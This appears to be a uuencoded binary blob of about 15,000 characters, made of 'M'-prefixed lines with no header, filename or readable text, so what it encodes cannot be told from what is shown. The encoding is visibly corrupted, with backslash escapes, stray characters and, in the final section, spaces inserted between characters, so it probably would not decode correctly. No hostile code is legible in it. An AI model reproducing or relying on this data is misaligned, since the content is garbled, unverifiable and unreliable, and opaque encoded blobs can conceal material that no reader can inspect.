^<.FL-JXW.HVO<UGWCG97`CX\3 MQZ?YT\_+NM^"]&B;\_>-JUWNJ9H57/, \$P7SX]] =ZL<0SSQ3OQR+.GY+FG/+< MW4'\_<\$T.69\$2?J9F66`-RLHRY`@^=Z'Z\_&6S^\$WN9?+T'(KMTKF[&63[0EFP M00&454RI.N&1=@X]BS&6R\_GF[AWAW)D@)\_GG=P\_ONR13DM1)+C\*:082.9#9E M3:[[]Z+U'(<T2:RA.\-RXUXVGS^+H4C\*DT"0'BFE(-UDDX7)\ \=?=RC,T]LJ ML7&6OY-+\_G:>4.J[6[TX1W6HVNK@VJDA<MV2W5A'8?,3:9#FYY.SZ=S=6,]J MC4LEC5GKLP9:)R30\$1XB\$X"4T+-1V7#+=XV>[^\_Y!7U3BN=1(>K8L^XZ+5# MJ#+4/8D\*9V1WG!^4M'>7:06#%N)"(,\_%`I\$F.\_"Q\_7"MY@C\$\*,2W(DEHF&Y[ MAQM^-]O[GE>2,&Q#\_5\VJ[^]+.?:01:%`I\$F/U.IOW;-"\$285Q/AR!5`JI\*:]S MI)V<3^;N-6H5%.L\11FY<+W8&#1WL-`69&K26LAX8Y7GZ6VQ\*F6VXAH?9J: M&3<G\$A3E;X[6[NH;F4HXAMR(2@67A#F\_:F2CT\*KKD/. /BLR.:\$/2.\_9FI\* MK+C%U\$JIL")@3N\C-RII@S<\_I.V8WW\$[JK>A2WU:[M"OJ<TT=?V\]=[7)\*^` ME\*!)[\_Q1\_EJ7G9!,7X5W]T(`6;X\*388N()/<@W1L&2/A.;?58HVA\*,\_[M]RR MR&T4.V2`@#\X)>4%4&@O\*9T+G\$`94S.'NX\_W[\O']8Z\$)E."UH<V]ZSCZ0:. M1L,IV@#MG@I!'F7!2P'\$J^(0[>FUEF)-<9^:MZDXK\$NR['":N?>[?>@!4;HF MK82#O".?Y67\T(7KK=BZ:).TA\$F?EA^WNV6/E.<M[>ZWY[DT6)(;N@:Z&]W] MLW07@]0Z0=AV956M\*6MJ%T'`;4"T)0KDFJ'#9:^^#^RZ&,@>Z"ZN1-?CU8<B MTN\_%PB\*805UL/L=DMFAA^904>SXAAZH2`3(%H.4`<G`0^O1X)V-0.1AQ>31\_ M.SD\_MEA@JO'T.]K"[X3"W@X4E[%\$T5AN]W+=R7"`]F[QO]21W+-0;V[PCKQ) MVF+P4-\IDS\*?=&1G3#0^T5X&R1\*F[@>B%@"@^XS\*EE@I,1-5IB>>6BL5J4&6 M#;/\N3LVHN9:/E`AX2TA6.FJ,COENX"DKFK!"R;9L"G0;(UCW-XMES3865 MWTB\_=`K^8^"'!@:". [ [ [ (+&Q7DI^2(=[XS,0]:?Y=O4A<2HH^&ATR-TIZX, MG3R\62'\$WG[O()U+^4\_20OW<4YHW!G;Q0@A3M7=DHM!TN]>5G=H\1JH,1: M;1>4S&Q9)-R"W"4Z4G72(F/UKF2Q<+7(\*7X@HCR409[07=)^UD[#1&G^S\$^ MDE>;?7\*NXT\*?KQ9)!]'#EQ?V].@7+=1@:SB?KY(X53/(13"/V]5FAQM&8!^J M?'YZ%"9RAWB0<UMLKL6Z!>J(J'![@%1#B3/JH@I99WNI\_G)N6(KQ=:`5Z\*\* MO)=PCU7C9XG#H@GPK+,>PF(5)&9CX)0\_=G.O8P+@.G%06"+T-C=W'/-O1B, ML=. `T\_LV\W(@R+\*\*1LFZY4QNKM)\*2?\*VU>GU+YVPRFJ&E0?^5Q?0=-.N-CVZ MN7\*Y\_`OQTSK8/LS%P\$":>52M,6[U7JU6RV[D7!Z+QWV:O<9ER&@,P@BXO3C MHV2U;4?^V\$T"JO^P'TD!.8VZ!2MO(Y!,(>@% .MP;FWE\_+IGI5O5KMUIA(<A



MG!TRU<TE,/@#S8ZW' Q>KC2\*A\$-, (#G2Y7#P\_?Y(WW@B7^ADFAQR<:X<5R&]\ M&55!]=8Z@^,7\\*6BJUHH\_R^C29JH[ICH^9K3=1\DX6:US?01)5N5.F:!AK% M8E2\$GRD-I%7GR)X\*4AH@O,/KEIM2Y<B4PZ">.\*MP%Q0MY9X8>=D%Z;35I3RV M(=^:WZ,.-!S93UYV'ZAG6#,N#\N1JQR%2IYKTSF]1+,9UOJ\5"S"`)TSH<\_ MGK5VN;@Z\_2]D[EO0%:61K,O\$FUVV7M<75S+(0)M[C1TBC1N1:'W=O>\\_OW M@&3]IHX&@M(#66L/+O;&SV\$!;E6`\_,L"%+\$`80L[D+=\*"NBC'TS\_->IVUYS M?250#4ZLMUY1\*;2F]8\*[\$=\$'H8\RT(1J\EZ@&QZ+2B;%RFJ.?C]HDQM=:9". MOY^>ZEF<,\*.=RT@,C\_S8]/]R?CWY3ZT1)Z>8)PC98/0Q^[S9+?[^HXQI\$,!^ M#-\*FLT#D&MPY,9PM"L\_];PC\$(&\$<5+<J-!H!64<]DNC#Y<=H\*6.%TUUN,+3E+ MA)/=[6A7RT<WV10AL;(:-E2\^P^)'UHJI@6C'M8^=TV?7+B!-\*\_@M5O>%GQK M!\*]=T%)=/=Z=;J32/RQD/^4&S[1#!)3G&R\>G9\*S1E<2H[+JJ0'\>^CF3R?7[ MY=/T\3=/\*\$KM1V49U]V]C]UQ2JMK+3ML0/P3LJ'M8-^ZM:\_[W!W1&@T/S/X! M^O^)Q/]\$#J"?W)P?7?M82E-%9VU<:]LC3U[B\*>D^VB@ZU[S3@M6AQW<]>6.G MRE0J4W4MGEMPO^+C8W7VX7KQ;+Z,\*WJ%#[:.97%'CS>^,(9G&B)')5"39`FS MJGIMS\_3\^%+N!;QN(S-#ZR?.<.,W-]FZ[GBUER6]SYSN'<\$#]\_7B[QUPA!4:F MFCS\$'8,9A<'P/LQWI6T'W-!3J].)D=3%;9]RS8>\>^C^!Z&S/5;31+'/XAI M`VKL@G#="\$9!&TS]0Q>:.A\&?:^:\=KKX^7#0EZ+B"M)GM=>=FD!Y/\_MI9/N M`L5@&\$6G('H^C39L.CH`JQ2&Z%+\/.BH^U9N\_@6M'-:3XIML&QD!1L,V0!@# MMAV%:9N"/8#\$G[8=P(UL85&4Z<Y@KJ\FYS-9#],N13NQW,^A4<\_T!RZ6P+% M\*%387%="[(6["?-'#`%!\*!50L3.K.1=5\*US=N\$\_'A&M;D[.MR=,OC1@VSR9 M,+B<SF?[X9Z+(EIH/B/'YPW\*)7CPZUI-3.[VXG]\_8R8\SQVG`B45GD1#>Z9(S M3YY/'A\_+)]P\*M.U(QDLJMJ]\Q=7C>\_\?N\$N\$#-9=)1Z'.X`%KTGDGLC/U. M3/@+?ESC+1#`V\$7B\$=G+RS?264VN)Q"X'748C#KZI`(D##44\O;8J3MO)1EZ MIA6`EKMNN1OEKMP7@PL9R?QR\*MMNO7"&3-IOV4;];ZZ^QR>MPSA7;JM,6X\6`8 M9'MZUWY0KC`RT=O&KU>/?#,&+8D^&M.36\$,@A6KM=(]A1\*8(3+P!C=2\_5?7Q MF:?(AGTYQ, QHC`B.G)K.II9&#7\_3"B5\$1%`V!6\_79J[?0\_IT?25KGI&B.@ MQI: #V`(/9[C>&9\=@VO!:\_1\_(\$+:IG?)\TLG,HMDFG\B'E7"-<\_/2H(!0#I> MR=?YW?;ILU(X'-VT)S`2GCJ'!3?/.ZG=3@ [>"8T\3H^MO)D.@?'50DL]6B^> M62!'GA] ^77Y&.CQ1!Q>0]WB+K3@]G'ZC-] [TA)I;@`N'O;)N4XQ^E9F3#;J M\$FP4' `9A' (>?\*?U6#\_A-0S?+7LEOC%WZC6E#?B,I]ALH?XK?C/E'^\$VK4F;4 M)=C(.P; \*%82E#J#A-\_\_1?[O;XFZ/KB7H-'\_>2P"\$\Z7;RLKGKOE;PB./>\_MP@ MDJZWW:KVH\$T0^D:.%AXFF\7LJK9ON8\<=MKEBBNQ,@! =G!K/V>+QT=9#N7[ M9/\*/1^3^1\STWFT]NE[M?S\$V6^/3&"E5C]%9J!>RL'(;4"FEHJ#(RE(:W27Z' MH8P)#86\$W\_#&3-J\*`T7C".A(@T50S\*%H`L#EH8\*VVX,(Z4.!+V\*6FG5IB2= MJT)VNZ?5NY>=/TS/9V?<F'V]^ .PTY0LS,)NHD0C9+8KO: :80<0`^KQN().\* M7JCH>4=BNM7%?]F\OL05))9:'DN<"V.>?%@WA69UJY4Y#8:?[J97OUR]<8! M(+0N.`\TM:LR;Y,2?7F]S%V:+,S@K4!-;YRM4&Z0LY;<:,G:+42`7+L\$K/\2 MV>WT%:@1@['Q(,!H3CER`C)J]13\*\$48#J88Q)3"Z9\*O@;BPKD'6^0F9#"#4" MKI0F%, "@O(\*5IAB<-7C):>/[@%RDN9L\V=WNV<Q[E0@##W)E<,22?D)\_\$ M8Y+67>@U?/, :+:\3:U4[J\U0^[ "XVG=CCTF)XP<:5G\$0.\$KD:M]TMUN[2(TZN MPTV, ;^5="R[L=3<Q2O!<O/OOY1W>\_P [>7PF6%UHZ&AO?C\X^/TO(7:\8)\$F& MOA23D4NQ3\$NII/P2O9ZH@\_23I^7??'J1(H2)3Y-D@]N:2\$:MUZ\*D?H6:\1VF M@.KO#`\*UTH6DOGMVSA6(S1Q[9P?I.>C8E:`XN)F?8:]\_N9RV?D;SD@^;/E\$3 MRF!/KKT/:4\*)O!)ZO;6X4PKM\_.GF?OGW(`0B`&],1BB0^G:Y?@S9&0\Q@OR, MB?8=42L;C]9A0"!8L((B04E"\$2Y\$\*9&A4M?\*+=IQ&V-D(-1)).5(]HE=8M(2 M/,L3A0\_&5W`X,\*SHX]`W<"):6>&DDR-`#0`FK0#2RT<7-VZN+Y>NR3[#4[=L MJY4:6X:284>KZD,^\$W\*\$"(Q>Y@%UT&E-&2\$BI),%L[M%2^\*X.78G<P<7<T/ M\_>P)['\_H9T\ (JAK=3#?\$QH.Q=1Z=M\_/HP\A,D8;5+Z%G3L]EQ\+YT31V37NB M==@UN%]6[\$1WX00!FNG1MY@NVK[^<</\OJM#ET1M57^\_I\$1+:AYH9KGM-\$X MM%1H12/EO?`-NR-,NF/K4\*B(2\MHM(P:X@R#L@0@G402SO,V>\$4\*Y\$QA^M)4 MZD]2G[52)T-<KKB@] ,7LVF(\*A55\$3742;O)J?K]ZZ3GA\=O[VX^"MS\*+"R M)S^PM"H\_52ICL#WMJ(L5D<`"VDF75@2TDZLNK0QH%R?G76(5\$"\_EH)/E1!88 M':0EUSVRW\$UW<[DG-P&9I%["]\*!CZ;)'5\_7;EYE%73&O^`+?K9&>M7M"V^>N M^/\OZ.%J3OM9<WIS\_Z?W[V0]7=HFI)MD/\_]W;]D?;==;Z4Y0+&H\,+XNA4\Y M<1W`L?S!?,./B3BYOGF[W?Z\*O'(V9I+L+BA<RX;6\.H;OT8: :J\_6H<,Q"1^@ MT^E8+`6P;\=;M6/UC[+CGVD^8X;-=ZOF8>QB!#Y`U^#%9T0"O?E.Y+BN1F&6 M8LGI6ZWGKWWR2T]V^\_Y\$/A2W:YZ9M]OJ4K[V,%])&#<:;\$\#^QXTMB6,%MFR MH+G&0K&N([<W-49)G;/K74'8!.SWGCN=V'<'YW#F\\_G9Z6SF/KY,K+QT?.:^ M+<U[)W(V3FT^/9KY]2HD\^`1+%BO"IT#+V:9>A%M3\$PV(.OG5^!Z3M8JDA5\_ MBI.+?R8G&\_-M3LZJ?[23M:IFVH6U%TK\$Y\$K)-9U<P,GR>HX[5C]3#S=X[/I8 M-GMQU!B>#N\*E6R%=@WP<N\$NR60@Z7B7J3PIZ<N&A"91";&TT\*.EH/'[\*D`X M?'0UO;3R%7:B,\*,P7\*\S8':]W>9]X(OO"CL1+9VWVY8[%C3\$:K^;1R)J;OE M[6KWP9/UR5ZRR>`NOCW9<'YJKU#^NL`NOZ[U^D'L.V`\OHW'KM+D'1O?\*JQ2 M6/U\_:.L&K<QR/\\$-C9FS,8TGO:G>4(;UZB%,N34CC1W'6GUAX8A-\*LWXAKS M\_.@:0:~M]J,GAU&\D2;'D4EDRPM:FQA.S,2Z07'L\_6`\_YH9D/S\T3K#)DOM M!0AH?"/8\YVZA9J%O-Q\*Q=`(DPHN3ZBC&/CZDKP#59X9!64Z=]WRXU?O// M5GG%X(/0649>]X=K?/TUBI\*\S[^.U]&BTM&:FY6YA4YI!EE%\TS#!QWY\$,`H M`%TYD(RO6XVOXL^++V,.QE=6069\9=4WQU=6<[X,F8HOD#X\^/+F%>+V.& MXXO-4UYJ^&`,` ,02H%(!1A"+G\$EWXJL`FK,\$WD0\_N/#3&!J6+KL8I)LCO`?&1 M(F.IL,7P^W%]GCIW3[1@#`[Z1!T=X+)XHKQ4&OB%^;)45205@B:62LU1Y%JP

MH50AL5`B^E.@4!<O9<3%:ERHZW\6^NBC,'.MO?'YCC:P53GYF=-5D4&7E=^
MW%TN'H,%PP\*KC\_BT\;0[6TG->'J\_:F/2:!T33D<+":@0(\$1MPU"PFKH3K6XE
M>28/"#[ZL&T8MIY^N9#)@\*?7C%RADWNP\_2R3&O;H@P][<2V-:S7']D=&4JT^
MPWQX"\*'=>(D.'\$@Z5>.L3/\_MU%UJC&\_UZE:\$<M,?89><PA@%,!>4Y!P\*BMJ
MB8GO-W>:] "DVE\$0^97)3AK/D@ZMI&[>;P=F@-ZS=7&^9&KZZ(G[WR?ZR\$W1]
MG>0\0?+1]G&U[-UO\$!5L7S;'U\A6Y^"ES,>TQ([,8'+M,I=4P/OH\$:C1DR
M\$&'>1\*CLPRR\7.U.[@C(D\L8>5U7\\_+4D,"/6&?6"D1O2!0&B)L'YI\_Q\L\_
M)EZ,&8\7(EXU7K0)J1(-"8Q/^D0=G^'Y":\*"Q59%:2O47H'\<DW/-I\$'FP'6K
M0`HJ'=( ):1&UTBP8MP(+9\_B\*:H#2#RP1N59-<9LB<<%0D3!.52#)'-UH-FAS
M%<@1E\$(X@,)FJ!Y-%>7K!02%3;O"V)]C\$\T'775MT)TK\$-[SD\$:UUY\_V\*.I
MDG@LE:#A+2ARM]AVC0O(CH\_\_X^)->XUCBOZE;+>@7"ZX6J3MQ']LWYW>]QXW
MZ7'0'#>:\$:#^\_#9%-2W9V5I@=Q!7\$]62\;64L0QFSZFME0&TSKY'Y/O'\D6N0
M\7E?8780ER8\$?H>-(&Z#P\*QG2QPZ?\$1U)]:\$7!&#YDG[.0..88QBO!5AQC%T
M070L)LV9EEY,&G1\$3\*I>::;.AF.86C\$PI(+M&#I+B!8Q^S&I7W3RT,\$0L&UW
MET^!@;G7\FQQ]V&U6084;KF\>OX9\_"SK">OWXMYB8#('LZZCX#UTP>+IXPRW
M?&@J5P68&Z\*\$!FW3W\*LO[LB<+E]QO:>8#, \$-V.Y#NZYNPZ'I%99'^%6^++
M.[E[#<G<3V5JWK,=5T^-+QR"BZE&J8@LA=D!7\$<G15&4U9^G;.R\*G86\*;&S
MD!P["\F1LQ0>.0NI\_\_S.8IVHU,RNEL746JFH7PJS,<XDQ(7.RK1F&5>STN3+
MWOHSJM;Y=K=Z^!PRT%\_T8UB]O%"Z-W[[U%O:#4\`D%\*H!/B(%)1\$'S[Z<6Z\*
M'EC2XNI-\_TGJ\N[%A<?Q\OGN:?6X@PR2\*W?S,ZB"M;<XJ/\*\CH(\*DUKE?)IA
M&UMG6>U&#CFOP^0\`PI!3F'],)\_3U3CT,\$)%Z'795F4]\$L\$U!K)AF&;LT[5-
M,6A3(JI1\*MH4A=D!7.%Q89C>:IB67QFF?T:C\$H1IT\*\$S\$<U8F)(:ARDI<9B2
M,A2F#72,&[9\_A^E@F+(=U-84=\#%U%JI:\$T59F-<GA'7AJEIH\$1'8YI%07HN
M5PT\$B=\$Q^F"\_8"XT1\*U>N6^>H5\$HT34+D79&%8H#(/`BZ/NZ"HO(;+\_VBD
M^MA^20^7Q2\$]W\$13\_B! [+;S2PIWA8VJM5!A>83;&%0EQ5"\$<<Q1II\$)6Q2HP
M/58!R;G\*MUJX^I!P/HBI1JEP@L+L`\*X@CBJ\$/7%1XIO`JWCA\_A,:B\_`;=AA\_
M\_A-"(2\*6\*F(\%5\$K94\*7RG,QK@R\;A044[>4BCZ\*K[Z=D5O543U:'F/1E2C
M5'A4878`5Q#G%+TZQ4T'8=4JR]\$)8(BFW3@SA?6'`+4"X'!%VD%HE1':B!96
MF2H=F\_1UT9J=VJN"O88`1@SPF2+M,+0@-!`MK`H5JD)^%QYB88`,C\$>GF]]6
M3]M-.,(L\Z`\_#1<SFM)'T`"GOD>Y%`9A];Y#\*0>LDM'(E6I"AT6`6@%PF"+M
M(+1."`VL\$M:;.OVR5;)JR"JDQ%8!(;8\*DF.KD#)F%2Z@:\*S4C)4(8!2`6%&D
M'886A/:L8B9J%=2PY)\I5A[=48LPG</"XZ6[ZUR\*=L3G\_NSE;"O?^;=^)!=.
M7W3/FI,\$>\_J".4SD!<-XJM1RC,T(4"L`L:E(.PAM\$D+[7M#8;- (O>^'\_.#;I
M!::/>0'482^`-.%XD,> \H/';:%UH6!<B@%\$`ZH(B[3"T(%2\<'8AQSHN>MU-
M,]K=].":H88(7J091M2\*0(PHU`YCY1@>P9%\7&A,1CN='IY9PGQ@I(@QQA`#
M\$Q)MQ^`%X3CY<G%U334HXZ@1"0YUKIB;L^\$0H"8`)B34#F'3Q&,#T0+SI:/F
M"'\,C; ;#80(OP!`'PQ%J![\$%L5'P97ZQ6^<1D>7"MX?OUH;PCD"[Q5`(6AL
MK#N/8&IB8^B[0@2SP@THM6SU+J%9A]K!T+)]2)\3"^-Z.GL"P[ @C' \$P%E\$
MVS%X03BCO.>L3\*;<;EW\*90.RPN"^B8EQ20"L?.NW!Y10<"6S".["B`7DH\$46F
M=[ '>.02H"8!K";5#6)-X;\*!\_X%23QOI[Q\:]P\*#^H/QA\_6\I,J,`"VE#`\$,`
M0H!0.X@MB\*7\_V:-3\_[ :RWG`JK`0ENN&,B:'K!2I'08,%(@9UF#N+KUB\^C("
MU`3`EX3:(6R>>Q7%\_HR3[ ].EZZS%EUHRIQ^P0K,\$,'0'+\0:@>QA<>\*+GH[
M6\*`#RN&:,MQ#D8S4/4;EP%J\W)X;MK?<\*)`KDF+17UBD&<'4Q,!E1-L1>)%X
M>\*0I'5>D7Z=I4/\_B5I6:,G58TUN\*16]B+6<\$8XB!0XFV8\_"P[VF\_;ZQ\*+\$3
M3U9FGSH?(K[\M67V8?\$T\*\TE:KB;L2\=:'/B@.`PV6[O>,.JGZS\$'T;\`%DT
MX\*B:4Y1#7V;JX8^H7+[V2^&\_XTN+OW7EJY:Q=?!.XA]9S6:#\$JYDW\FRDR9Q
M\*7LB?G"[#"\_/ @ILGXLC,?(5A'<3BVPBF)@9UD&@['B\3#X\BTW\_[3X<B,ZN^
M\_(\$D1G7QZA+C2,3A#@RF1Q'II\_'Q="XL@\$?"PR28TC\$^EQ9/Z.CRO\_OT3F
M+<.(;2962T<PAABTF43;,7A!>-1F&@8FYF&'S#TDM&\$!%0M@;8HA-2&H3`3;
M8725>'1?XIRM?\*4SA:@U5UGCYE]2HX@)QR.]<B@+`8+EV!&,(08.(=J.P0L/
MC]2[I7IEJ%[<5D1MR#>JYW<7593%`R[&U,3`>43;\$7B=\$!YYKZ#W:DX)AKS'
MANVK?=>>3I5OQ[/E>GDG7RBOV[<9\_?3`7X7^<?7L%LVNEKNGSP3UI@L]@:D4
MPP`KK2,80PS"@&@[!B\`/+(3PZ`N!^V45:&=OCH(\_D0[>=>=75,K'4XRIB4\$`
M\$6U'X\$U">!1/I9JI71.-)B6QG"7SI#NQ6#@,,83`FP3;\$73AT132W>4AM]7W
M#P[3\97#83:64+\$S6G8<6A,\*Y/)'N3\*DL1SC:G`;6?C:XO#;"P!5@<\_51B%
M&D)A?3+9+W`5Y`JJE-[S"RBV95\*)MFYQ'<\$?>=C]9+=?WG4/N\_:4%OB'4J5SM
MUA7L=6^S\$W^]U(O[3VV2>QFOTJOD`E`M,LA=R\_\*J0V=2AK]QLR2WUX)3?O#J
MP#`E:(F&EO#1,@[&8BA^P>9NLMDO\F6>;]C<W%\*J[:SZ(L%#R)\$5W!U#+O8
MFROMOZ6FNNJ3P\FP72@M@P/O>AW`E<1ADSDY["&6VK.( (=R[-T&=1WH#"U#=
MT>]FX4:=\$AMRG+="/\H0TMV>/WE:+D#+`W^QN.C,`L/-IW0I7CP='J0\*R'`Z
M@5`[B#4>&Z@7M`=9\_]@7ULNIUU&-%)]MB\4#J\$`D`\$XDU`YB:X\_U88P[SR8W
M]GHVH8X-1F31\_#J)DI5Z9TI(VFY#\_E^<L<;ANLR'I&Q))K; ;R/%ZP.C\*#HO
MEV-XO!UG,)YA0\$VZTN2QFEGUFFK2[(8^Q+-@HZB2\*#B2>#0.4`L&J'GQ\^EQ
MV`>WM.;5OI\_T2J"U!:)BP(DC(/HPAP\`MZ-XX\_&Q;O1@GK\_-Y1^"12CH!CP
MW`BH)`B.(]R.XFN/CW3+)M2MP<#CXDDNY>P-GGH<?O)\PFSAAQ\$0\_8"CY!YN
MQ^#&PV-1Z88B#T3M#9)Z',RV8+8PZPBH)`AF)=R.P>L]/-CV3FK#ED8\*C\*@E
M35=B6\*`X.P#,#`H)".5VY)12\$3-R5M((<39`6"Y!W;/&A%0\*4"\*&:33%'X-
M`@4-0:MD#XT.YA"C,9.Z\L8P-\$QEI\$BB[2@\W\Y\_;\*`X+Z\$2@H=1I3,`\_&A
M6#L"KCVX5V!&1\*-:IBPQ@M0T%HX&>K`=06=[+=#[DU1NLG6EQ=2<O(@5Q=D!
M8.F!+"04@3L044A\$I4TP.R7.QL`FV0/#30\$D,SX25\`P`G8;`\*4\*/M\$/0W\$-]

M2: \$@\_@, T2HKI) =D1\$D3: (6CMH6%) AF1&@W' DB&XPA<00" `4B [1 `TVT. [VR `)
MX, 905] 0@ (<. B `: %VF%LZ; ' =TC ("N+V0I46 `FCGX\_84L+<\*FB<=V2S, \$: &S4
M+ "T" T#JX; Y-0. XS-) ] C>ES@B&" "H5L, 0&@B3' @^V (^C: H [7 (R `2, %2R04A&
M\*^%>6@^V (^C, HWM%YD3X5=A, \$, .0G) D@9 `BV (^C2HWM%D3XU2X6&4-H\*NRD
M\& ` [C#; ) ' CV\ED (@6Q=4U (- (&LX@E, AC#S/E>R; .OT\*RGWXE4OH `G9; #H-TC
M [1 "TWD. CJ0 (Q' \*; @; >414\$ [3Y0@GPNTH/MOC^P--=0QP&^4. 8W) F@Y `BVHZ@
M2X\_N%YH14G' \$Y@N-, 30: ] @=XM! U& "XGHT6/JV [M?, SFF\_C\*\_DR^~CJ\_ " \_<MX
M?%?] 2GS\_ (.G.; G" &Y<: FKC: 89I. 4N; ; W=O&\3\_ ; / [ , [F] >GJ-1) PV! \-W#\_ =S
M=T' 6M?L3\*W%E (DEW6/X!1 (?+DKAX>EI\1F+W9?O2\_-#F\*3BWB>+! <P6A3DK
M (??OW+ .EORW6; 6FX [ ' +WF^#NY#T. 7Y"DO/@D?ZK] P\_99KNM2. =/VI?\$/\XU.
MEDK> [3%?K%>+9UEO! PP1"\*K) E' Q\_ [33I\1K?499DM>XZUL3ZP2) P, [7\@ (2
M, \_/ [+; RY, SR267) 1) 9\/=] NM@ \ /0& : Z@+F>\*TX3^; SN9AEH8J#) ) M) DT] . \$
M\*FP&59! DR170?" \F%DM] 23E\* >HY\* >AXJ" >GNV=BP%) ?DWB=5; A: #M' TY13OM
MC<IY' "GGD9FR (!AI! 45I8RS5S^8OFY; 7+>GBS\_F [-J%V] . ?YN [3] TY58B [3O
M, OY=MW\; \_IV6; 4+ .A" R7A! ] : 29' SIY; 2M#E\_2CNNE82LZU: R0FHZ `DF@P! U2
MN1U5ZFNK5I: T+A%= ' Q8?5^O/L `&+D%0XP! ?#5%] "RL! &\O\LG [8M. .W4SNH'
MR96+?" +& [6S"QQ<%B^A-DD\_AHK" \_; O; MZOV' +H%B\_ \$^X70D9F4ZA65&B6&T2
M" L?2OC^BWX; `DW=XTJP&#V [ \$J: 62BV (KN?UF) G9; [I [U@4T9DSGA0+FY?SQ^
M [ ] . -\$PW/IVWNMWAI% . ' G2#@ \J; ICW1S%MXV@SJ: [I% ) KM] 4K/>?6JYNG; >@
M [\ +XD-1 [9V.D-5TMC2A) AZ: =N) # [ &MTFA39\_@^# (ZN?G@>" 8SR7Y<7' ?1J7I
M. KS8%Y#7#HH: \_AY/ .) 6, `^: 0M3ED71G3E' ED4G. : 4J5\$157Q# "K&XZ#VJ-) X
MQ [ @; O; B5] 7P^ . 3J: 7FI' 9' +MB0JUM! NS/+3=28M^ (U?@\*+92; \$TLWT97\*! X\_
M" +HYG%W%SU0Y\JS' <7%^\CTBVC! \_I9Y>' %W; 3GZYEE<PO [ \*; WX\_3Z\OI] (H7
M [0B@4HZ: ' \$W\$X4K8<Q0) . ; J ("YJL2 ' ' @?8ORB^EF^?; ZXMPJ-E=L02S-FP?@
MF8 (K! =<\$-PK. .) #SZ; 6 [GN: J92A5U) +F+=6\18@\_O [Z8\*-XH/B>^<' CYJ7A [
M. KN>GBNX5' !%<-U54\_ ] : Q7; 4, V `IEI5"; 52VM7TZ&<EJ24K6K\*B) 0/HR=7%
MF<@) SA1> \$] [P\_FUH?3%6EX) K@I@] F7-<J84TSUED, O; Y0L%#P3G#1 ` \_? "I2Z5
MH2) #W6-X>W/-YX2%VM#L) `?QWZBD#25M, E] ; ?; ^"O9A=O\_F%42 (8HTPYF0IE
M: DI-29, ^ . ^N#@ "IEK\G>>/8NE^?1@SGX) ?5%9' ' %DY>ZW\_SB%D7 (9LB6>S8 (
MB] ^\M' D\_B [ #DBEG4/HLFR, ) SNL?8+X3UYNS-] \$J94XJ=>K' 3C, RI85H1Y1 ( (
MD. ; , H\_! YE\$ \$>+ : MT=\_) >SI7<QD6VBFRU9\_ , 1ZWF. [ ' 1R [GDRBIMY<; , LXI& `
MM%+8] . KJ@GIFAHRY9PP>] B?GCP. <.) 3F# \$DYG? \$2; J (JHVN</97" Y%=EN \- ` ,
M6=WORFX" O4 (UAJ" I0DW&D@P? [C&AX=S; 1) 89' \$VL90; Y0%D3>3#\ : "BZ3, ' B
M2E] <I6UH\$? ' ' `6YJ\ C<^F) -Q\_CBZ<NJ; 9SX#\^4, PB# /<V91^" S\*\2Q\<^+Y
M\*\_+7GK\A?) \_BR. 5J\*L\WSFB#&MXM?-06<=2" T3?H `! GRY9Z/0=O. K@, A" XX@
MW8UV?1H50\$ =+E (U@C8?MLY\_ /9"E? \*H9BV ` -C168, 0Y>5<) FB/?CTG#BC (B. O
MF\$RWX0L1@78 (67JD ` "3<O>M+7R^EB" Z%@8FO0L38+HA= . 3: DGIYC) \$\*25U) R
M [I \$R) >' K#T&VC\J) <DDMQZX; ) 47KG, NY2Z">^, : C\$-O#U' O, =RZ4I^>>1/\Z
M>X<K [MUD#] >CI7N: J] !\A8KFDf&/Y#LVY-@CY@ \$1-3: @%0Q" (?5IU! ^) 2D2M
M^NKUZ=GTYXDEJ585) , \>A3; !E9" \*L3U0DWJ0SMPN9#7>3N3EM6-"G" G2' ! \ `
M7&U^<W. B2PF-<<M. ZR6F0WSB] EV [SZO<KS<IC^: 6LT `HVJ710! C, >-3\_8W%B
MA>6; Y? -N^O `@LWFW77@EU [ , F?Y%3W+NG [7J] O+?; Q3W3T [ ] <R@: . U=U. #@XP
M+?O+CR^R-5\VGB [OCY?RN" X) ) B `P+?\_+ #] \_] ># . YFLA: ZY0BUA2Q: D/F] &@J
MGST] N>&RX?QAO?WT\_+B\X\_I\$@OU\$U] M?EYLK7, , J, #49\$M^ \N\*DY7] K-\_1N!
MR\6O; Q: ; ^T^K^] T' 4+B7P4HNF5O, 9?U" %73Z>? &TPM\$ `D/S^5E4+FP, I+\$] +
MN\*6! ^Q=?N# \M (??HKCZ^?+S<KH7SWM-Y: L+M9+ (7M [ /+Z1\$, T&ZC5' TE (/O\$
MC\$2T' H39") = [G! CRIY?%6G; P7SRH `C0HGG\_ (9K) " (4N#) [0VI1#+9H7; YGBW
M7/TV" ! `R ( ' \*XX [ >5 [ &B8" 77UL ` ("<: HOQ8J2/UW, \*%I) T= `] ! H2\*! ' 1\$A/QX
M=7%S20B# `] 5 (IG. W%U=\_G; K&8Z8ZM6] ] YNOSY> [3] NG7J5MR? `X7=%?3IZ?M
MTQ' V\* X&ANUS1\_! \ \>+VV#O; \*H; `I' 9' " \_&, H0Q0Z: <5#>' ?YK\$; \_Q26%+Z1Z
M7IU? : ; I, ^ `X! 0- . J: ! ! ZO' 4IZ? =#N] GDH% %: % [ ^5, <FA [MYQBH (@AN (-R.
MXAN% \TF) VAXY: YB>@3KBO5J<G\_OWC \\_T04: 5] ?HD4M=GF\$J6 [T@+RTK8] W `
MJ& " `GI&. ZD&D' 8+F' JH. D6<G' Z4! DV4O2N [ <<71Q=CF7\$=O\$BA?PA^STM/) U
M [ /M4#>T2I8F340ZS+IDUS1Q#\*D) @9 (+M" +KQZ%967095. 0TL? /) I8" OM \N [M
M] M/WE" KL3Z2/FN%5TC8+&A9#MYB<D0R [ \$F@' D#F18E: =K6-@ (Q: CN `7ZO, <9
M5S#; ' KUA. &@ZWU?N! 44W2Y9: LE1G\6% (10@L3K `=03<>+6H<S1P5W\] 4ASS!
M74#NA-QZ0AU\$#-W+?; 7\N-TM0P) 7. J' =DN?4\_ ; MV<34 [ [O@] BE?Q=-ZCWR `
MZ! GI! \>1=@B: \$QH [ # "M@U+C] DL) Z [ ' =D^VJL! %U++\_M [LFD&HQW" 0\$F4J\*) \$
M] , \8L" 80HW2RN% =NWZC4! : H&7^3' %RYNIE] OW\_D [Z ( . J `69=D: >5 \= \$U) &0D
MP+R\$V `XF) T; ; EY] >ED \R6-I-\*%K [ @. +] I^ `21O^DH' ; 4O\$ " \_MR\$< ( (4<K1?/
MSZ?WCMIP8"-4WQ; ` [AC=, . \_N. 62&W\_TG5\CL<7%' 8=) 2Q3F?L8/7<CBZ87XR
